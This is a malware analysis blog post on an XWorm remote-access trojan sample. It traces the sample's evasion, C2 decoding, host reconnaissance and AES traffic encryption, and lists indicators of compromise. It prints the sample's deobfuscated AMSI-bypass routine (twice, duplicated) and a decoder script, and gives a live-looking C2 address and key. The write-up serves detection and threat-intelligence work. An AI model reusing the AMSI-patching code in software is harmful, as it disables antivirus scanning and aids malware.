
I found a hash on http://bazaar.abuse.ch which looked interesting as it wasn’t classified as which Malware it is. Regarding VirusTotal classifications it should be NjRAT (which turns out to be wrong, it’s XWorm). So I thought it’s a cool one to do a little write up about.
The hash of the file we’re investigating is:60a876b5d80ad16d7069d8e40dde15e0dfdbcf1c1243efd288d2ce1d7c157000
Initialization steps and evasion
Look at the main entry point:

First method on line 18 is patching AmsiScanBuffer in the running process.
It does this by loading the address pointer of the dll function and then patching it.
Following is the deobfuscated method:
public static void URjxbk6SJIg3JYk04zkC() // => PatchAmsiScanBuffer
{
    try {
        IntPtr intPtr = kernel32Dll.GetProcAddress(kernel32Dll.GetModuleHandle("amsi.dll"), "AmsiScanBuffer");

        if (!(intPtr == IntPtr.Zero))
        {
            uint num = 0U;
            if (kernel32Dll.VirtualProtect(intPtr, 6U, 64U, ref num))
            {
                Marshal.Copy(new byte[] {
                195, // 0xC3 => ret
                144, // 0x90 => NOP
                144, // 0x90 => NOP
                144, // 0x90 => NOP
                144, // 0x90 => NOP
                144 // 0x90 => NOP
                }, 0, intPtr, 6);
            }
        }
    }
    catch (Exception ex)
    {
        MessageBox.Show(Encoding.UTF8.GetString("Error: ") + ex.Message);
    }
}
public static void URjxbk6SJIg3JYk04zkC() // => PatchAmsiScanBuffer
{
    try {
        IntPtr intPtr = kernel32Dll.GetProcAddress(kernel32Dll.GetModuleHandle("amsi.dll"), "AmsiScanBuffer");

        if (!(intPtr == IntPtr.Zero))
        {
            uint num = 0U;
            if (kernel32Dll.VirtualProtect(intPtr, 6U, 64U, ref num))
            {
                Marshal.Copy(new byte[] {
                195, // 0xC3 => ret
                144, // 0x90 => NOP
                144, // 0x90 => NOP
                144, // 0x90 => NOP
                144, // 0x90 => NOP
                144 // 0x90 => NOP
                }, 0, intPtr, 6);
            }
        }
    }
    catch (Exception ex)
    {
        MessageBox.Show(Encoding.UTF8.GetString("Error: ") + ex.Message);
    }
}
The Parameter it passes to the virtualProtect Method are:
intPtr->lpAddress: start address of the memory region.6U->dwSize: size of the region in bytes (so here, 6 bytes).64U->flNewProtect: new protection flags.64decimal =0x40, which corresponds toPAGE_EXECUTE_READWRITE(allows read, write, and execute).ref num->lpflOldProtect: a reference to a variable that receives the old protection flags.
The definition of the method by Microsoft is:
BOOL VirtualProtect(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flNewProtect,
  PDWORD lpflOldProtect
);
After patching this, it goes on with a Thread.Sleep(1000) another technique, to evade Sandbox automated detection.
In the next function it uses the SetProcessDpiAwareness-function in shcore.dll. Its called with 2 as Parameter.
Regarding the Windows documentation, this function has 3 different values:
typedef enum PROCESS_DPI_AWARENESS {
    PROCESS_DPI_UNAWARE = 0,
    PROCESS_SYSTEM_DPI_AWARE = 1,
    PROCESS_PER_MONITOR_DPI_AWARE = 2 } ;
This sets, how much the windows is scaled in comparison to the DPI set by the screen.
After that, it goes on to set a mutex (this is very interesting for a possible detection!). The name is stored as a constant in the class MXCTJAFfBDewIkVKh and decoded from Base64 it is:oasXy7KPgPYnkUoL
If it can’t create the Mutex, it exits instantly.
This Mutex can then be seen when looking for Mutexes with ProcessExplorer. It will be listed as:
\BaseNamedObjects\oasXy7KPgPYnkUoL
Type: Mutant
If it was prefixed when initializing with Global\\asdf then it would be visible system wide, otherwise it’s only visible in the current Session (so the one which runs the Malware).
Adventure starts, execution
After the initial setup for evasion and ensuring, it’s running properly and only once, it goes on to check if another variable in the Class MXCTJAFfBDewIkVKh is true. This is not true by default, so it skips this step of creating a webrequest and instead jumps to the end of the Main function.
Classic sidequesting WIN
Still, I was curious, what exactly is happening in the class, which holds the value checked in that if-block and I saw a strange function in the initialization, which does base64 encoding and xoring of values so I looked into it. (Thanks to that I’m gonna present you the next IOC in a second)

So this function gets a value passed which is “encrypted text”.
While searching for the call to it, I found it in the same class and it was called with a string, which is from another variable and is base64 too.
public static string 0ZH6VEAXrAaT00ShA6Sz = Encoding.UTF8.GetString(Convert.FromBase64String("YW5CaVVYMUlhbUZ5ZTAxOVNIQT0="));

// Here the function is called with the value of the string above.
public static string XdZqWoT9wXgPvNZSIAdM = MXCTJAFfBDewIkVKh.6D0OKVgFi5VZunFWVcoX(MXCTJAFfBDewIkVKh.0ZH6VEAXrAaT00ShA6Sz);
In the function itself it’s then again encoded and finally xored with the key retrieved.
I coded a little script which does exactly this and what i found was:
import base64

def decode_custom(encrypted_text: str) -> str:
    key = base64.b64decode("U0FMY0xxRA==").decode("utf-8")  # "SALcLqD"
    result_chars = []
    num = 0
    array = base64.b64decode(encrypted_text)
    for b in array:
        # mimic C#'s Chr(Asc ^ b), but in Python we just XOR and chr
        decoded_char = chr(b ^ ord(key[num]))
        result_chars.append(decoded_char)
        num = (num + 1) % len(key)
    return "".join(result_chars)

decoded = decode_custom("anBiUX1IamFye019SHA=")
decoded

Result:
'91.219.237.194'
So here we go, that is an IP address which is, in terms of a RAT, probably the command & control address.
When we go back to the Main function, inside that if block we see, that it does a WebRequest Object to a URL, which I don’t understand fully yet, as it’s only %PasteUrl% which probably has to be replaced at one point. Maybe we find that soon…?
Anyway, if it gets a response from that said URL, it will set the variable, we just found out holds an IP-Address, to the newly retrieved text from the URL and a corresponding port.
As I wanted to continue I noticed another call to that function. Same function for decoding, different parameter.
So I changed the parameter in my script to the one I found and guess what it was… (I’m sure you guessed right 😉 ) It’s the port!!
W for sidequesting! 😀
IOC C2 Channel:91.219.237.194:7000
Back to the flow
So we pass the block between the lines from 25-59 and arrive at line 60, which creates a new Thread with some functionality. We’re gonna look into that now.

As visible, the thread which is created gets the function just underneath it passed so we look at what’s happening in there.
- It first enters a loop, which runs until it’s stopped. It sleeps every round between 1000 and 5000 ms. My guess is that inside it reaches out to a certain Web address and to circumnavigate network detection of regular calls, it sleeps in different cycles.
So we dive into the functionality below it.
The if is again testing, if the variable is false, the ! inverts the value, so if the variable is false, it steps into the block.
- The next function has several if’s and each contains try-catch blocks, which
Close() andDispose()some variables. - The ‘some variable’ are of type:
Socket,TimerandMemoryStream.
So probably our guess was right and we’re here soon looking at some connections to a C2 Server.
The next function 9pg7dAuBIJeZhNM1inzK brings us to the place I actually found that uses the port. Thanks to the Connect (visible in the screenshot below on line 27) keyword.

In here:
- it connects to the IP-Address and port we identified.
- Sends Computer information to the address and then waits for an incoming connection.
- If there is nothing incoming in the set timer, which is again random, it sends in the next entry of that function (remember, it’s running in a infinite for-loop) a
PING?to the said IP-Address.
The Computer information it retrieves.
First I thought that’s not interesting at all but still found some things which stand out and can be easily detected when network logging is done.
It retrieves informations like:
- Operating system
- Processor architecture information
- MachineName
- Last Write Time of the running file (the malware)
- Name of the file running
- User Information by querying his groups
WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator - Antivirus information with the help of
ManagementObjectSearcherclass with the query:Select * from AntivirusProduct
But the thing outstanding (except the self checks) is that in between this informations it adds always: <violet>. I guess the programmer had a favorite color.
Data encryption for transmission
As a last step for this post I want to break open, how they encrypt the data they send:

It’s encrypting using the RijndaelManaged (AES) class in ECB mode, so with knowing the key it’s possible to decrypt it again as ECB mode doesn’t have a IV-key.
And here comes the nice thing, the key they generate is a constant (IOC alert!!) they take a base64 string, decode it, transform it into bytes and calculate a md5 sum over it.
The base64 string (also found using strings on the binary) is:
QmxhY2tidWxsZXQ=
which is decoded:
-
Blackbullet
And the resulting md5sum (which is the actual key for the encryption of the communication is:
20b42feae924f75015688b4456586108
It is possible, that this same key is used over several generations of such a program, so keep an eye open for it.
That’s it for today with that first step. Next time I’m going to analyze, how it interprets the commands from the C2 and what it’s capabilities could be so stay tuned for part 2 🙂
The IOC’s detected are listed below.
IOCs
| Type | IOC |
|---|---|
| C2 Address | `91[.]219[.]237[.]194[:]7000 |
| File hash | 60a876b5d80ad16d7069d8e40dde15e0dfdbcf1c1243efd288d2ce1d7c157000 |
| Session Mutex | oasXy7KPgPYnkUoL |
| Constant for encryption of comms | QmxhY2tidWxsZXQ= |
| Decoded encryption constant for key-generation | Blackbullet |
| Communication encryption key (AES, ECB Mode) | 20b42feae924f75015688b4456586108 |
Hope it helps someone and you enjoyed a little sidequest writeup!
Seeya and stay safe
R4ruk
 Sidequest Lab